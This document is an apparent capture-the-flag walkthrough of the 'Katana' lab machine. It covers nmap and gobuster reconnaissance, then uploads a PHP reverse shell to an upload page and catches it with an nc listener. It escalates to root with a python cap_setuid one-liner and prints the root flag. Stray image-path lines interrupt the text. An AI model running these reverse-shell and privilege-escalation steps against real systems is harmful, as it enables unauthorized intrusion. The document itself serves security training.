Host discovery:

arp-scan -l

```
┌──(root㉿kali)-[~/Desktop/box/oscp/2]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:50:56:21:3b:5a, IPv4: 192.74.3.111
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.74.3.8      84:16:f9:ad:6e:3a       TP-LINK TECHNOLOGIES CO.,LTD.
192.74.3.103    94:e9:79:c1:ea:ad       Liteon Technology Corporation
192.74.3.106    00:50:56:2e:f6:14       VMware, Inc.
192.74.3.101    4e:7b:ba:72:d3:ee       (Unknown: locally administered)
192.74.3.102    f4:42:8f:dd:73:f4       Samsung Electronics Co.,Ltd
192.74.3.100    54:92:09:ef:e0:f8       HUAWEI TECHNOLOGIES CO.,LTD

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.081 seconds (123.02 hosts/sec). 6 responded
```

nmap 192.74.3.106 -sV

```
┌──(root㉿kali)-[~/Desktop]
└─# nmap 192.74.3.106 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 09:49 EDT
Nmap scan report for 192.74.3.106
Host is up (0.00015s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.38 ((Debian))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8088/tcp open  http        LiteSpeed httpd
MAC Address: 00:50:56:2E:F6:14 (VMware)
Service Info: Host: KATANA; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds

┌──(root㉿kali)-[~/Desktop]
└─#
```

nmap -sC -sV -A -p- 192.74.3.106

nmap -sC -sV -A -p- 192.74.3.106

Starting Nmap 7.95 (https://nmap.org) at 2025-04-27 10:18 EDT

Nmap scan report for 192.74.3.106

Host is up (0.00049s latency).

Not shown: 65527 closed tcp ports (reset)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

| ssh-hostkey:

| 2048 89:4f:3a:54:01:f8:dc:b6:6e:e0:78:fc:60:a6:de:35 (RSA)

| 256 dd:ac:cc:4e:43:81:6b:e3:2d:f3:12:a1:3e:4b:a3:22 (ECDSA)

|_ 256 cc:e6:25:c0:c6:11:9f:88:f6:c4:26:1e:de:fa:e9:8b (ED25519)

80/tcp open http Apache httpd 2.4.38 ((Debian))

|_http-server-header: Apache/2.4.38 (Debian)

|_http-title: Katana X

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)

7080/tcp open ssl/http LiteSpeed httpd

|_http-server-header: LiteSpeed

| ssl-cert: Subject: commonName=katana/organizationName=webadmin/countryName=US

| Not valid before: 2020-05-11T13:57:36

|_Not valid after: 2022-05-11T13:57:36

|_http-title: Katana X

|_ssl-date: TLS randomness does not represent time

| tls-alpn:

| h2

| spdy/3

| spdy/2

|_ http/1.1

8088/tcp open http LiteSpeed httpd

|_http-server-header: LiteSpeed

|_http-title: Katana X

8715/tcp open http nginx 1.14.2

| http-auth:

| HTTP/1.1 401 Unauthorized\x0D

|_ Basic realm=Restricted Content

|_http-server-header: nginx/1.14.2

|_http-title: 401 Authorization Required

MAC Address: 00:50:56:2E:F6:14 (VMware)

Device type: general purpose|router

Running: Linux 4.X|5.X, MikroTik RouterOS 7.X

OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3

OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)

Network Distance: 1 hop

Service Info: Host: KATANA; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

| smb-os-discovery:

| OS: Windows 6.1 (Samba 4.9.5-Debian)

| Computer name: katana

| NetBIOS computer name: KATANA\x00

| Domain name: \x00

| FQDN: katana

|_ System time: 2025-04-27T10:18:41-04:00

| smb2-time:

| date: 2025-04-27T14:18:41

|_ start_date: N/A

| smb2-security-mode:

| 3:1:1:

|_   Message signing enabled but not required

|_nbstat: NetBIOS name: KATANA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

|_clock-skew: mean: 1h19m58s, deviation: 2h18m33s, median: -1s

TRACEROUTE


HOP RTT   ADDRESS

1   0.49 ms 192.74.3.106

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 35.83 seconds

gobuster dir -u http://192.74.3.106:8088 -x .txt,.php,.htm,.html -w /usr/share/wordlists/dirb/big.txt



gobuster dir -u http://192.74.3.106:8088 -x .txt,.php,.htm,.html -w /usr/share/wordlists/dirb/big.txt

===

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

===

[+] Url: http://192.74.3.106:8088

[+] Method: GET

[+] Threads: 10

[+] Wordlist: /usr/share/wordlists/dirb/big.txt

[+] Negative Status codes: 404

[+] User Agent: gobuster/3.6

[+] Extensions: txt,php,htm,html

[+] Timeout: 10s

===

Starting gobuster in directory enumeration mode

===

/.htaccess   (Status: 403) [Size: 1227]

/blocked   (Status: 301) [Size: 1260] [--> http://192.74.3.106:8088/blocked/]

/cgi-bin   (Status: 301) [Size: 1260] [--> http://192.74.3.106:8088/cgi-bin/]

/css   (Status: 301) [Size: 1260] [--> http://192.74.3.106:8088/css/]

/docs   (Status: 301) [Size: 1260] [--> http://192.74.3.106:8088/docs/]

/error404.html   (Status: 200) [Size: 195]

/img   (Status: 301) [Size: 1260] [--> http://192.74.3.106:8088/img/]

/index.html   (Status: 200) [Size: 655]

/phpinfo.php   (Status: 200) [Size: 50729]

/protected   (Status: 301) [Size: 1260] [--> http://192.74.3.106:8088/protected/]

/upload.html (Status: 200) [Size: 6480]

/upload.php (Status: 200) [Size: 1800]


Progress: 102345 / 102350 (100.00%)

==========


Finished

==========

Upload page:




vim php-reverse-shell.php




mv php-reverse-shell.php shellp.php

in a different terminal:

nc -nlvp 1234




Up



From nmap:

```
|_http-title: Katana X
8715/tcp open  http        nginx 1.14.2
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-server-header: nginx/1.14.2
|_http-title: 401 Authorization Required
MAC Address: 00:50:56:2E:F6:14 (VMware)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:
```



getcap -r / 2>/dev/null

```
www-data@katana:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/python2.7 = cap_setuid+ep
www-data@katana:~$
```

python -c 'import os; os.setuid(0); os.system("/bin/bash")'

```
/usr/bin/python2.7 = cap_setuid+ep
www-data@katana:~$ python -c 'import os; os.setuid(0); os.system("/bin/bash")'
<c 'import os; os.setuid(0); os.system("/bin/bash")'
root@katana:~# whoami
whoami
root
root@katana:~# cd
cd
root@katana:~# ls
ls
html
root@katana:~# pwd
pwd
/var/www
root@katana:~# cd /root
cd /root
root@katana:/root# ls
ls
root.txt
root@katana:/root# cat root.txt
cat root.txt
{R00t_key_Katana_91!}
root@katana:/root#
```